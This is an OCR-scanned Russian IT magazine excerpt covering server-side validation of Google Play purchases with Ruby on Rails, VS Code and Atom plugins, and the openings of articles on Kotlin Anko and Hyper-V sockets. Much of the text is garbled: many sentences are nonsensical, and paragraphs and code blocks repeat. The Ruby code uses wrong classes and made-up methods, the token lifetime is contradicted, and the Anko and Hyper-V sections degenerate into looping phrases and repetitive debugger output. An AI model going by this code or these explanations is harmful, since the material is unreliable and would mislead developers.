Из прошлой статьи вы узнали, как перестать вставлять наконечник (и копеечку) рекламы в свои приложения и начать получать деньги почти напрямую от благодарных пользователей. Но если люди будут не просто нравиться вашему, а покупать контент, то задача чуть усложнится. Нужно защитить от мелкого мошенничества, алгоритмически следить за корректностью покупок, а еще позволить пользователям менять мобильные устройства без потери купленного контента. Все это решается, когда у вас завешана собственная backend-сервер. Тоже в этом помогает — сейчас мы организуем API на Ruby on Rails с сервисами Google.

ANDROID PUBLISHER


Перед нами клиенты в виде мобильных приложений, их нужно сначала как-то связать. Для согласования межсервисного взаимодействия Google предоставляет Android Publisher API. Чтобы его подключить, нужно сделать несколько простых вещей: включить его в Google Cloud Console, скачать его клиентскую библиотеку, с помощью которой мы сможем, сам генерить данные о совершенных покупках, а также получать от Google Play данные о совершенных покупках, обязательно получить.

Сперва нужно включить вызывать — работа с Android Publisher отлично бесплатная. Необходимо создать учетные записи для сервисов Google, которые есть в собственности в Google Cloud Platform, и нужны, чтобы вызывать учетные данные, позволяющие отправлять запросы.

Для этого нужно перейти в Google Cloud Console, выбрать нужный проект, в разделе «Учетные данные» нажать «Создать учетные данные» и выбрать «Сервисный аккаунт» (или выбрать уже созданный, если у вас уже есть). Дальше можно сделать не спеша, по ходу дела — выдать роль «Сервисный аккаунт», а при создании ключа — выбрать формат JSON, сохранить. Ключ пригодится в скрипте запуска сервера. Проверьте, чтобы в системе сервер слит, читай внешнего, и в скрипт запуска.

РЕГИСТРАЦИЯ

Для начала нужно зайти в консоль разработчика и разрешить доступ по API. Для этого понадобится доверяется и на настройки. Для этого нужно перейти в раз чтобы разнообразие учетной записи, которого еще нет, — это нужно создать.



СОЗДАНИЕ ВИРТУАЛЬНЫХ ПОКУПОК

После нажатия на кнопку «Создать аккаунт» приложение спросится панель управления всеми существующими аккаунтами. В случае пустого не обычно «Создать», тут же можно сразу, в процессе, выдать доступ к аккаунтам от сервис. Наш аккаунт будет только считать финансовую информацию.

СОЗДАНИЕ ВИРТУАЛЬНЫХ ПОКУПОК

Теперь эксперимент в консоли разработчика и иначе несложному большому: нужно сделать несколько простых вещей, а в полнышкиной меню нужно еще раз выбрать пункт для аккаунта.

СОЗДАНИЕ ВИРТУАЛЬНЫХ ПОКУПОК

Сервисный аккаунт будет отправлять запросы по протоколу OAuth, имеет ещё одну кнопку на странице с настройкой. Тебе будет подготовлен JSON-файл с данными для аутентификации аккаунта, его нужно сделать безопасно — попадание загрузить его на получил.

OAUTH-ТОКЕН

Для всей разработки мне приглянулся язык Ruby, в точном формовке Ruby Gems есть библиотека для Google, в ней есть все необходимые сервисы, а также поддержка для аккаунта. Android разработчикам он будет близок, в нем уже реализовано и Google Cloud Platform, и Google Play Developer API, и OAuth разработчик. Совершенно не знаю Ruby, реально начать разработку — это очень быстро. Чтобы установить библиотеку, нужно выполнить в терминале:

```
$ gem install -v '0.11' google-api-client
```

Все запросы к серверу Google строятся по схеме идентификационных данных, получаемых при генерации аккаунта приложения. Библиотека Google api-client использует для генерации JSON-файл, сам, но мне удобнее и ему путь в переменной окружения GOOGLE_APPLICATION_CREDENTIALS. Для конфигурирования файла в Rails существует гем dotenv, сперва, как и в прошлом раз изменим файл .env:

```
GOOGLE_APPLICATION_CREDENTIALS = ./
"RDatis.root/config/service_account.json"
```

У создаваемого токена есть область действия (scope) — список API, которым он сможет пользоваться доступ. В Google существует для каждого сервиса, для каждого есть свой скоуп идентификации. За работу со встроенными покупками отвечает скоуп androidpublisher. Для работы с Play Developer API, его в скоуп нельзя начальности аутентификации. Для точки нужно создать как токен. Для этого нужно идентификатор:

```
scopes = ['https://www.googleapis.com/auth/androidpublisher']
```

Когда загружен ключ и указана область действия, токен будет отправлен при запросе к серверам Google.

```
drive = Google::Apis::DriveV2::DriveService.new
obj_client = Google::Auth::ServiceAccountCredentials::Authorizer.
default_capacity(scopes: scopes, fetch_access_token!)
```

Переменная токен.info будет содержать ответ в формате JSON. Это сам токен (access_token), его тип (token_type) и время его действия (expires_in):

```
{
  "access_token":"ya29.ElqaBQFBQ1mSpTqlGaXc-9e7lsZ0hS4_VdIk
cwBgzLRVhMQ3_-",
  "token_type":"Bearer",
  "expires_in":3600
}
```

Таким образом. Гугл выдает нам доступ к части своего API, но только на два часа, что достаточно этого срока токен придется запрашивать заново.

ПОДПИСКИ

Информация о покупках получена, отправим сформированный GET-запрос в publisher API. Пример, приходящий ответ. В случае с подписной начало отправит запрос, соотношенный вот по такому шаблону:

```
https://www.googleapis.com/androidpublisher/v2/applications/
{package_name}/purchases/subscriptions/{sku_SKUtokens/
{token_purchase}?access_token=access_token
```

Все необходимые данные у нас есть: имя пакета, код SKU и токен покупки в запросе на необходимость проверки, как и в форме валидирования. А токен доступа — это уже выданный нами access_token.

Отправить HTTP-запросы в Ruby сможем просто благодаря стандартной библиотеке Net::HTTP. Для запуска нам понадобится необходимый заголовок и уже ему путь в переменной окружения:

```
request = "https://www.googleapis.com/androidpublisher/v2/...
uri = URI(request)
response = Net::HTTP.get(uri)
```

Как видно из примера, весь ответ сразу попадет в новую переменную response, где есть уже знакомый JSON-объект. В случае с подписной начало отправит запрос, соотношенный вот по такому шаблону:

```
https://www.googleapis.com/androidpublisher/v2/applications/
{package_name}/purchases/subscriptions/{sku_SKUtokens/
{token_purchase}?access_token=access_token
```

Все необходимые данные у нас есть: имя пакета, код SKU и токен покупки в запросе на необходимость проверки, как и в форме валидирования. А токен доступа — это уже выданный нами access_token.

Отправить HTTP-запросы в Ruby сможем просто благодаря стандартной библиотеке Net::HTTP. Для запуска нам понадобится необходимый заголовок и уже ему путь в переменной окружения:

```
request = "https://www.googleapis.com/androidpublisher/v2/...
uri = URI(request)
response = Net::HTTP.get(uri)
```

Как видно из примера, весь ответ сразу попадет в новую переменную response, где есть уже знакомый JSON-объект. В ответе с подписной начало отправит запрос, соотношенный вот по такому шаблону:

```
{
  "kind":"androidpublisher#subscriptionPurchase",
  "startTimeMillis":"1393587455512",
  "autoRenewing":false,
  "priceCurrencyCode":"RUB",
  "priceAmountMicros":"99000000",
  ...
}
```

Здесь содержится все информация об оформленной подписке: когда была куплена, за сколько, в какой валюте и так далее. Для нас самой важной секцией — это autoRenewing, он показывает — нужно ли продлевать подписку или в формате Unix time (число миллисекунд, прошедших с 1 января 1970 года).

Разберем ответ сервера с помощью еще одной библиотеки json, которая входит в стандартную поставку:

```
unix_date=answer["expiryTimeMillis"]
```

Почиты, включая не еще подписка, можно, если перевести это число в формат даты. Для Ruby существует библиотека Date, что здесь нам пригодится: можно конвертировать в календарные дни, не обращая внимания на точное время. Класс Datetime поможет распарсить, что нам нужно: до точной даты (до, дня) и сравнить с текущей датой (Datetime now).

```
date_now = Date.today.to_s(:db)
valid_till = Datetime.strptime(unix_date, '%Q').to_date
valid_till = Datetime.now.to_s(:db)
```

ЕДИНОВРЕМЕННЫЕ ПОКУПКИ

Все информация по ним доступна так же способом, что и подписки, только в другом месте.

```
https://www.googleapis.com/androidpublisher/v2/applications/
{package_name}/purchases/products/{sku_SKUtokens/
{token_nonsyncs?access_token=access_token
```

И ответ будет значительно короче, тут два интересных ключа: purchase state (покупка куплена, куплена в приложении или отменена) и consumption state (покупка потреблена/не потреблена). В этой переменной будет состояние покупки: 0 — куплена потреблена, 1 — потреблена.

```
{
  "kind":"androidpublisher#productPurchase",
  "purchaseTimeMillis":"1394126000129",
  "purchaseState":0,
  "consumptionState":1,
  "developerPayload":""
}
```

ОТВЕТЫ С ОШИБКОЙ

Возможные ошибки работающего здесь же, если что то пошло не так, в ответе сервера будет приложение на новку ошибки:

```
if [answer["error"].blank?
  error_message=answer["error"]["code"].to_s+ " "+answer["error"]["
message"]
```

Ошибки могут быть разные, у каждой собственный уникальный код. К примеру, неправильный токен является ошибкой с кодом 400.

```
{ "error":{"errors":[{"domain":"global", "reason":"invalid",
"message":"Invalid Value"},
"code":400, "message":"Invalid Value"}}
```

КЕШИРОВАНИЕ

Начнем с кеширования сервер, валидирующий покупки, чуть сложнее, чем просто реализовать при GET-запросе. Все дело в нюансах: в случае Google-сервер не обязательно SQL, сервер с данными, которые мы и хранили.

Получать базы данных Google (данных клиентов, в отправляющего клиента, в ответ создать чтение габлиц: для OAuth-токена (задуг будет невозможно) другие. Кроме, что необходимости использовать данные, ранее и реализовать, что это нетривиально.) Слишком много есть дублируется в пользу заведомо собственной базы данных.

```
Product.select('content_id,MAX(id) Consumable.select('content_id),
MAX(id)subscr_id) Consumable.select('content_id,
MAX(id)subscr_id)
```

ПАТЧИМ ANDROID-КОД

Как только Google получает данные, есть и проблема модифицировать приложение. Если в Google получает данные об оплаченной покупке, перемещаем на сервер, что нужно. Сервер начинает отправлять запросы, мы же, как и в случае покупки приходит и для случая: сразу после покупки или при создании Activity. Для этого нужно изменить Activity/Fragment/Service, которые отвечают за покупки. Тогда сделаем: Тогда, тут будет вызывался consumePurchase, которая отправляет запрос на потребление покупки:

```
[purchase.getSku() equals:kSub_ARTICLE1]) {
  consumePurchase();
}
```

Сервер получит POST-запросы, и прежде для HTTP-запросов использовать библиотеку Retrofit. В него запроса поместим все данные о покупке, а также URL-адрес нашего сервера, который будет принимать данные. Для данных создаем класс ConsumeRequest, в которого сохраняем покупка. Вышушки получает данные в виде JSON-объекта, что мы и сделаем, а потом — на сервер есть соотношение.

```
public PurchaseInfo purchaseInfo = new PurchaseInfo(purchase
.getSku(), articlePurchase.getPackageName(), articlePurchase.
getToken());
```

Перед отправкой Retrofit самостоятельно проверит purchaseSku в JSON-формат, и, если запрос выполнится успешно, через некоторое время в приложение получит ответ, что покупка потреблена. Это будет означать, что можно выдавать потребителю то товар, ради которого мы и покупали.

```
public void onResponse(...) {
mUpgrade.consumeUpgrade(articlePurchase, mConsumeFinishListener);
}
```

Если же сервер по каким-то причинам не ответил, то пользователь сохранит данные у себя, и покупки будет ждать перезапуска приложения. Это очень важно, у нуждающегося проверит просто запросы на сервер Google и с нашим ответом результатом. Мошенникам под угрозой для приложения будет гораздо тяжелее, так как каждый раз нужно ждать ответа сервера.

ЗАКЛЮЧЕНИЕ

Если судить новые технологии свой сервер тяжелу создать проще — фреймворк Ruby on Rails очень любим и удобен, особенно если он знаешь с DOT. А Google, а сама очередь, предоставляет много интересных API для работников — перевод, пусть и нем не всегда очевидно. И если встроенные покупки начинают приносить деньги — для отличного, тем же, как и где платности — обязательно дорабатывайте удобность. Заслужить, а над тем, чтобы пользователи сами готовы назвать уже не отделает с новыми мегабайтами. В любом случае, если будет вопросы, пишем мне, ребят, форумы Google.

WWW
• О Ruby on Rails доступна в понятном
• Google Play Developer API
• Интересные проекты
• Исследования создателя проекта

САМЫЕ ПОЛЕЗНЫЕ ПЛАГИНЫ ДЛЯ ATOM И VS CODE

Текстовые редакторы, создаваемые на основе веб-технологий, переживают настоящий бум. Atom, VS Code, Brackets, подробно мочатам рожа, завоевывают популярность среди web-разработчиков (иногда, какой там сейчас на календаре год и «популярных веб-технологий» рожа-?) :) — Прим. ред.). На них переходят как с IDE, так и просто с нативных редакторов. Причина предвзято проста: та репозитории наших плагинов, а недостающие каждый может создать самостоятельно, применив субуфо web-технологии.

Игорь Антонов
Архитектор Новых Сервисов в Группе по разработке Корпоративных Сервисов — ВТБ (Российский Банк развития и внешней торговли)
Москва, antonov@gmail.com

Количество расширений в официальных репозиториях постоянно растет, и, чтобы ты в них не потерялся, мы подготовили для тебя список из наиболее полезных плагинов, упрощающих веб-разработку.

На вкус автора

Я не ставлю перед собой задачу рекламировать все современные редакторы и в итоге остановился на VS Code. Причин тут несколько, но главная — производитель. Microsoft. Microsoft поддерживает не только свои продукты, но и сообщество VS Code поможет на сцене посередине, успеть собрать вокруг себя огромное сообщество. Это позволит гораздо быстрее развивать и плагины, несходные на ним, на мой взгляд, по сложу выше алгоритмов для Atom. В сезон с огня в тесто Atom, VS Code, Sublime Text и Brackets выходят новелты от VS Code. Сначала на пробежавшем по функциональности вариант для Atom будет проверена ночь. Но одновременно с обсуждением названия плагина и кратко о том, почему по рассмотрении Atom, ты начнёшь не нравиться. Использый сначала на отвалсе.

ПРИЧИНЫ ПОПУЛЯРНОСТИ

Редакторы, построенные на веб-технологии, имеют приблизительно одни и те же преимущества. Одна из основных — производительность. Разработчики создают на них свои любимые работы, поэтому, по задаче нестыковки — с этой стороны вопросы вот не удастся отправься на 100%. Нативные решения по-прежнему обгоняют в быстродействии, и это стоит учитывать при выборе редактора.

Ну хорошо, производительность нативных решений вне конкуренции. За счет чего тогда положительное «легковесным» редакторы покорили столько сердец, спросишь? Ответ прост — все дело в web-технологиях стек. Что значит: разработать плагин для какого-нибудь Sublime или Notepad++ гораздо сложнее, чем для любого редактора, в котором (внутри) есть любой другой язык программирования. SDK редактора и другими из нужных инструментов для разработки плагина.

Какой веб-разработчик согласится на этот подвиг? И чего сказал зобот — на технологии нативных решений, которые предлагают не всегда оптимальные решения). Вот и получилось, что экосистема плагинов для веб-разработчиков в нативных редакторах всегда отставала «нежной пробочным решениям».

Идея создания редактора на веб-технологии для мастеров этих же технологий оказалась решением проблемы бедной экосистемы сторонних модулей. Сторонние веб-разработчики быстро подвялили волну и пруф-ствуют в сообщении новых плагинов. Результат — сотни тысяч прекрасных плагинов — официальные репозитории найты плагинами для самых разнообразных задач. Сколько полезных плагинов стоит прорвать больше не надо спин чувствующая язык программирования, JavaScript вполне достаточно.

К сожалению, не всегда в доработке бесплатных плагинов принимают прорвавшиеся платные функциональностью и ресурсами. Легковесные редакторы могут предоставить для плагинов гораздо больше ресурсов и не готовы ограничивать сильно с нативными в быстродействии. За время тестирования Atom с дилетантским набором расширений увидевшие обсчитать по потребителю гнаны WebStorm.

Сниппеты


Программы сниппеты — отдельный класс расширений для редакторов. Они пользуются двой популярностью, и практически под каждый современный фреймворк или библиотеку в репозитории есть индивидуальные прорвы. Конечно, сниппеты значит время. Требуются описать заготовку класса? Нет проблем, медаки пару символов и получаем несколько строк готового кода. Подробно разбирать плагины сниппеты смысла нет — их слишком много. Приведем несколько сосков на плагины-сниппеты по популярным технологиям. Недостающие найдешь сам.

VS Code:

- Angular Code Snippets
- HTML/CSS Snippets
- Angular 2 Snippets
- JavaScript (ES6) code Snippets
- Angular TypeScript Snippets for VS Code
- Laravel 5 Snippets
- Vue 2 Snippets

Atom:

- jQuery Snippets
- CSS Snippets
- Angular 2 TypeScript Snippets
- JavaScript snippets
- Laravel 5 snippets


HTML Snippets
Angular 2 Snippets
Ionic v2 Snippets
Ionic v1 Snippets
Ionic v1 Snippets
Vue 2 Snippets
Laravel 5 Snippets
Laravel 5 Snippets
Laravel 5

САМЫЕ ПОЛЕЗНЫЕ ПЛАГИНЫ ДЛЯ ATOM И VS CODE

Повышаем узнаваемость файлов

При работе над проектами с большим количеством разнородных файлов (HTML, SQL, SCSS, PHP, JS и так далее) удобно определять тип файла не по расширению, а по знакомой глазу иконке. Подобный подход применяется во многих IDE, а вот текстовые редакторы по умолчанию с этим не пахтели. Посмотреть редактор и обеспечить зрительное восприятие поможет расширение с набором иконок — VS Code Great Icons и Seti Icons. Расширение добавляет каждому файлу соответствующую иконку, после чего ориентироваться становится проще.

- **VS Code:** VS Code Great Icons
- **Atom:** Seti Icons

Иконки для файлов

Вредное выравнивание

Некоторые разработчики пытают особые чувства к выравниванию текста. Речь идет про выравнивание значений относительно оператора =. Если ты не такой, а чем в говоре, то посмотри на эти несколько строчек кода:

```
var firstVariable = 1;
var two           = 2;
var another       = 3;
```

Длина имен переменных различается, но все значения находятся на одном уровне. Выглядит это хорошо, и читаемость действительно возрастает. Правда, появляется другая проблема, «бьешь руками» заглоску для. Плагины **Document this** и **Atom easy** ускорят дело, добавив возможность быстрого формирования заготовок будущих комментариев.

- **VS Code:** Document this
- **Atom:** Atom easy

Парсер TODO

На вспомнить, отвода повесьсь, но еще со времен программирования на Delphi были приняты помечать комментарием TODO то участки кода, которые планировалось отрефакторить в будущем. Все возможности IDE предоставляют подобную функцию из коробки: кликаем и получаем список «задач» из кода. Добрый инженер такого не предусмотрел, но расширения позволяют исправить **VSCode Todo Parse Eextension** и **Todo Show Package** для Atom. Расширения позволяют проверять изменения файл/проект и вывести в отдельную панель все TODO, FIXME, NOTE и другие комментарии.

- **VS Code:** VSCode Todo Parse Eextension
- **Atom:** Todo Show Package

Детектим цвета

Во время верстки очередной страницы указывать цвета прямо в HEX/RGB/HSL/HSLA. Проблема одна: если в голове отсутствует база используемых в оформлении цветов, то для определения цвета по его тексто-вому представлению придется копипастить значения в графической редакторе. Задача упрощена и легко решается благодаря плагину **Color Picker**.

Первое, что он делает, — упрощает навигацию по цветам. Для этого плагин рисует иконку с изображением цвета, соответствующего текстовому представлению. Вторая плюсом — быстрое формирование диалога выбора цвета. Диалог напоминает аналогичные из графических редакторов и позволяет одним кликом выбрать новый цвет в нужном формате. Также есть поддержка мультикурсора — за один раз можно изменить цвет в нескольких местах.

- **VS Code:** Color Picker
- **Atom:** Pigment, color-picker

Редактор цветов в Color Picker Editor

Приручаем C

Комфортное программирование на языке C# давно не ограничивается одной лишь Visual Studio. Писать код на этом популярном языке вполне возможно из VS Code и Atom, предварительно установив соответствующие расширения. Сказку сказу и честно: VS Code вне конкуренции. Для него доступны как официальное расширение Microsoft, так и сторонние с несколькими оригинальными фишками.

Официальное расширение предоставляет: подсветку синтаксиса, форматтер, генератор автоподполнения (IntelliSense), быстрый переход к определению, поиск ссылок, генератора классов и другие привычные по Visual Studio операции. Есть поддержка отладчика для проектов .NET Core, поддерживающего работу под macOS, Windows и различными Linux. Перечисленного интегрирована вполне достаточно для комфортной работы и разработки проектов под популярный ASP.NET MVC.

Что касается Atom, то здесь все несколько сложней. Самое популярное расширение для C# — language-csharp по факту добавляет только подсветку синтаксиса и различные сниппеты.

- **VS Code:** C# for Visual Studio Code, C# Extensions
- **Atom:** language-csharp

Поддержка EditorConfig

Что чаще всего подвигает настройки в любом редакторе? Все верно: размер отступа, кодировка по умолчанию, символ отбивки (табы vs пробелы), удаление завершающих пробелов. Эти параметры настолько часто меняются, что был придуман универсальный формат EditorConfig. Суть идеи проста: помещаем в корень конфигурационный файл, описывающий все параметры, и любой современный редактор тут же их подвятит. Чтобы VS Code и Atom научились его понимать, придется поставить дополнительные расширения.

- **VS Code:** EditorConfig
- **Atom:** EditorConfig

ШАБЛОНИЗАТОРЫ

При разработке на JavaScript активно приходится прибегать к помощи шаблонизаторов, которых существует бесчисленное множество. Однако наибольшую популярность заслужили **Handlebars** и **Jade**. Первая пробежна, к которой сталкиваешься, — подсветка синтаксиса. В случае «Атомов» дела решается установкой плагинов handlebars/atom-handlebars. Также не помешает расширение для handlebars preview, умеющее на лету показывать результат компиляции шаблона.

С Jade хотяма сложней — синтаксис особо подсвечивать смысла нет: но есть плагины, упрощающие конвертацию HTML в синтаксис Jade и обратно. При вкрстке большим шаблоном такой конвертер (например, html-2jade) сэкономит кучу времени и сил.

VS Code:

- Jade
- Handlebars
- Handlebars Preview

Atom:

- Atom-handlebars
- Html2jade-plus
- Preview-plus

Синхронизируем настройки

Ваше в говорит, что мгновенное всего при переходе на очередной редактор учить новые сочетания клавиш и отвыкать от тех, что давно укоренились в мозгу. Вторая по значимости проблема — синхронизация настроек. Если у тебя несколько рабочих компьютеров, ты меня поймешь. Мне приходится работать на двухи машинах — на работе Windows, а дома Mac. Даже раздражает, когда на работе установишь какой-нибудь полезный плагин или подредтыешь несколько настроек, а прям дома понимаешь, что это же действие надо повторить. Было бы здорово иметь возможность синхронизации настроек и установленных расширений, как в браузерах. И такая возможность есть.

Расширение Settings Sync позволяет синхронизировать установленные расширения, настройки, темы, раскладки клавиш и многое другое. Причем для синхронизации не требуется сторонний сервис, — все работает через GitHub. После базовой настройки (описание доступно на странице проекта) требуется запомнить две комбинации клавиш: Shift + Alt + u (выгрузка настроек) и Shift + Alt + d (загрузка настроек).

- **VS Code:** Settings Sync
- **Atom:** Sync Settings for Atom

Выборочный запуск кода

Хочешь запустить код на исполнение прямо здесь и сейчас? Причем не весь проект, а, например, один модуль или вовсе выделить работу одной функции? Согласись, запускать весь проект ради такой мелочи — кощунство. Спешишь для таких случаев плагин **Code Runner**. Он может запускать код в текущем табе или выделенный код. Результат исполнения выводится в консоль вывода. Во время отладки функций вещь чрезвычайно полезная.

Code Runner поддерживает не только JavaScript, но и другие популярные языки программирования: Java, PHP, Ruby... Требуется лишь установить в системе необходимые компиляторы/интерпретаторы и прописать в конфиг Code Runner пути к ним.

- **VS Code:** Code Runner
- **Atom:** Atom Runner

Сортировка строк

Некоторые разработчики обожают описывать свойства объектов или CSS-правила в алфавитном порядке. Плюсы и минусы такого подхода обсуждать не будем, но согласимся, что проблема сортировки возникает в самых разных ситуациях. Решается проблема с помощью специального плагина в редакторе строки нескольких способами: по алфавиту, по длине, в случайном порядке и так далее. Я как-то видел, что подобные задачи, связанные с сортировкой строк решаются с помощью Excel. Если ты делаешь то же, то присмотрись к плагину, будет проще.

- **VS Code:** Sort lines
- **Atom:** Sort lines

Интегрируемся с Git

Без Git в наше время никуда. За годы практики я выработал для себя правило: работаешь с Git либо через консоль, либо через встроенный инструментарий в редакторе кода. Заставать себя пользоваться отдельными приложениями так и не получилось. Неудобно: мне приходится постоянно менять фокус, инструмент нужен здесь и сейчас. VS Code, а с недавних пор и Atom умеют работать с Git из коробки прямо. Серьезно расширить базовые возможности готовы специальные расширения вроде Git Easy, Git Lens и Git History.

Git History решает проблему просмотра истории коммитов. По факту это хорошо визуализированный вывод команды git log с возможностью быстрого просмотра авторов изменений и другой полезной информации. Легко узнать, что менял выделенную строку кода, посмотреть изменения между версиями и так далее.

Плагин Git Easy помогает упростить доступ к часто используемым командам Git (init, add, add file, push и прочие). Пригодится тем, кто не любит постоянно вставать в консоль одногитные команды.

Git Lens — одно из самых мощных расширений для работы с Git из редактора. Добавляет возможности визуального сравнения изменений между версиями файлов, последнюю измененные строки, выводит информацию об изменениях строки в виде аннотаций (имя автора и время добавления строки отображается на фоне кода), показывает первые перед глазами и много другой полезной информации. Аннотации — одна из ключевых фич, позволяющих сразу понять, кто автор данного кода и когда код был закоммичен. Полный список возможностей смотри на странице проекта.

VS Code:

- Git Easy
- Git Lens
- Git History

Автозакрытие тегов

При написании HTML/XML-кода важно не забывать поплотнее закрывать теги. Понятное дело, что «забвенность» быстро отображается в виде поехавшей разметки. Чтобы не пропустить закрывающие теги там, где они действительно нужны, есть удобный плагин **Auto Close Tag**. Расширение поддерживает HTML/XML, закрывает только парные теги, поддерживает закрытие тегов в стиле Sublime Text 3, автоматически перемещает курсор между открывающим и закрывающим тегом.

- **VS Code:** Auto Close Tag
- **Atom:** Close Tags

ПЛАГИНОВ МНОГО НЕ БЫВАЕТ

В статье мы хотели рассмотреть наиболее популярные плагины для веб-разработчика. Это лишь малая часть из того, что есть в официальных репозиториях. Дальше все зависит от конкретных задач. Напоследок хочу дать один совет: не перебарщивай. Плюс — чем больше установлено плагинов, тем сложней їх поймешь тормоза (да-да, слова «хорошо» и «тормоза» странно сочетаются в одной фразе :)). Не стоит при помощи плагинов делать из редактора IDE. Они создавались как вспомогательное решение и такими должны оставаться. Если требуется более серьезная и сложная функциональность — присмотрись к IDE. Выигрывать в производительности будет колоссальный. ✂

Плюсы и минусы редакторов на веб-технологиях

Плюсы:

- бесплатны;
- сделаны веб-разработчиками для веб-разработчиков;
- большинство репозиторий плагинов;
- хорошая конфигурируемость.

Минусы:

- низкая производительность при работе с большими файлами;
- нехватка достаточно мощных специализированных инструментов;
- интерфейс менее отточен;
- ошибки в плагинах.

ОДНОЙ СТРОКОЙ

- Prettier – JavaScript formatter, atom-Beautify — форматер JavaScript кода;
- SCSS IntelliSense — автокомплит для Sass;
- Unstably, Tabs to Spaces — заменяет табы на пробелы и обратно;
- Express — подсвечивает управление Express-сервером;
- Babel ES6/ES7 — подсветка для ES6/ES7;
- Sass — подсветка синтаксиса, сниппеты, автокомплит для Sass;
- Beautify-css/sass/scss/less — форматер для популярных препроцессоров;
- Bookmarks, file-bookmark — добавляет подсвечку «закладок» для кода;
- Can I Use, caniuse — поддержка популярного сервиса Can I Use.

KOTLIN ANKO

ДЕЛАЕМ ИНТЕРФЕЙС ДЛЯ ANDROID-ПРИЛОЖЕНИЯ БЕЗ FINDVIEWBYID И XML

Василий Кабанов
@vasyakabanov

Говорят, на стороне Google и другие ты уже поняли, что Kotlin — это не просто новый язык программирования, который сделан для программирования первого сегодняшнего стола поисковых и не очень сервисов. Язык разработчиков прорастает вширь больше и с помощью библиотеки Anko — уже не только для серверов, но и для Android, который с множеством утверждений, что XML и полезность доказывает.

ПОЧЕМУ ОТ ANKO

Anko — это дополнение для IntelliJ IDEA и Android Studio. Это не часть основного Kotlin, а не обязательная библиотека, а что-то вроде менеджера пакетов для Kotlin.

Основная задача Anko — добиться от разработчика для создания интерфейса из упрощенного представления инструкции. Чтобы понять, что это такое, нужно посмотреть на XML. Это — не язык программирования, а скорее, способ описания интерфейса. Для каждого элемента интерфейса — кнопки, поля ввода, что-нибудь интерфейсное или фрагмент, пишется свой тег. Для каждого элемента — свой тег. Для каждого свойства — свой тег. Для каждого свойства — свой тег. Для каждого свойства

HYPER-V SOCKETS INTERNALS

ВНУТРЕННОСТИ ГИПЕРВИЗОРНЫХ СОКЕТОВ

Кажер — это в первую очередь программист исследователь, человек, который глубоко изучает архитектуры информационных технологий, создает прототипы и пишет статьи. Кажер любит самые неожиданные и нерационализированные технологии. Кажер — это Linux, Windows, Hyper-V, Azure, Docker, Kubernetes, Ansible, Terraform, Vagrant, Packer, Visual Studio, Microsoft Windows. Ц. полезно посмотреть эту огромную статью при изучении исследующего внутренние механизмы сокетов Hyper-V

Технологии виртуализации Hyper-V предоставляют возможность обмениваться сообщениями между виртуальными машинами и хостовой операционной системой посредством Hyper-V Sockets. В Linux и Windows Server 2016 для интегрированных гостей поддержка осуществляется под названием сокеты Hyper-V (Hyper-V Sockets). Hyper-V Sockets также называются Hyper-V Integration Sockets (сокеты интеграции Hyper-V), или Hyper-V Sockets Integration Services (сокеты интеграционных сервисов Hyper-V). Для гостевых ОС Linux и Windows Server 2016 для интегрированных гостей поддержка осуществляется под названием сокеты Hyper-V (Hyper-V Sockets). Hyper-V Sockets также называются Hyper-V Integration Sockets (сокеты интеграции Hyper-V), или Hyper-V Sockets Integration Services (сокеты интеграционных сервисов Hyper-V).

Термины и определения

Гостевая ОС — Microsoft Windows Server, начиная с версии 2012 и Windows Server 2016 с установленным компонентом Hyper-V

Гостевая ОС — Linux, начиная с версии Linux 3.4 и выше

Гостевая ОС — Linux, начиная с версии Linux 3.4 и выше

Hyper-V Sockets — Hyper-V Sockets Functional Specification.

ВВЕДЕНИЕ

ЛОМ или Kernelbypass MemKC. Microsoft активно продвигает свой вариант Kernelbypass — Hyper-V Sockets. Hyper-V Sockets — это сокеты, которые работают с виртуальными и не работают на хостовой ОС, которая также может быть как гостевой виртуальной машиной.

Goals

- Understand Windows hypervisor APIs
- Apply this knowledge to build solutions based on Windows virtualization
- Peek at Windows hypervisor future hardware support

Действительно, в этом материалом были сделаны отрывки сокетов и в Windows Server 2016 и выше.

Microsoft Hyper-V Sockets, в отличие от Linux Hyper-V Sockets, использует AF_HYPERV (34) и Linux Hyper-V Sockets, использует AF_VSOCK (40).

HYPER-V SOCKETS INTERNALS

ИССЛЕДУЕМ ВНУТРЕННИЕ МЕХАНИЗМЫ РАБОТЫ СОКЕТОВ HYPER-V

Что интересно: мы можем увидеть еще один сокет, создаваемый процессом svchost на основе этих данных (отслеживающий сигналы):

```
[ 0x4 ] SYSTEM\TCP\IPv4\Parameters\Hvsocket\Listen

---AfdEndpoint 0xFFFFB8020CE0C8C0 0x258 TcpOpTcpIPv4socket0
AfdEndpointType socket_raw 0x258.
AfdGlobalEndpointListEntry = [0xffff8a00cf9a9b20, 0xffff8a00cf9a9b20]
AfdEndpointState socket_raw 0x258. AfdEndpointStateClosed
TdiAddressObjectHandle 0xffffb8020cd7a010
AfdEntityHandle 0xffffb8020cd7a000

Этот сокет создается процессом svchost. Вызов функции AfdCreateEndpoint(TransportProtocol) = HvSocketCreateEndpoint. Слои:

!tcpip -d -n -p 0xffffb8020cd7a010 -Ldm
[1] 0xffffb8020cd7a010\0xffff800
[2] 0xffffb8020cd7a010\0xffff800
[3] 0xffffb8020cd7a010\0xffff800
[4] 0xffff8a00cf9a9b20\0x0\0x0
[5] 127.0.0\0x0\0x0\0x0\0x0
[6] 0xffff8a00cf9a9b20\0x0\0x0\0x0\0x0\0x0\0x0\0x0\0x0
[7] 0xffff8a00cf9a9b20\0x0\0x0\0x0\0x0\0x0\0x0\0x0\0x0
[8] 0xffff8a00cf9a9b20\0x0\0x0\0x0\0x0\0x0\0x0\0x0\0x0
[9] 0xffff8a00cf9a9b20\0x0\0x0\0x0\0x0\0x0\0x0\0x0\0x0
[10] 0xffff8a00cf9a9b20\0x0\0x0\0x0\0x0\0x0\0x0\0x0\0x0
[11] 0xffff8a00cf9a9b20\0x0\0x0\0x0\0x0\0x0\0x0\0x0\0x0
[12] 0xffff8a00cf9a9b20\0x0\0x0\0x0\0x0\0x0\0x0\0x0\0x0
[13] 0xffff8a00cf9a9b20\0x0\0x0\0x0\0x0\0x0\0x0\0x0\0x0
[14] 0xffff8a00cf9a9b20\0x0\0x0\0x0\0x0\0x0\0x0\0x0\0x0
[15] 0xffff8a00cf9a9b20\0x0\0x0\0x0\0x0\0x0\0x0\0x0\0x0
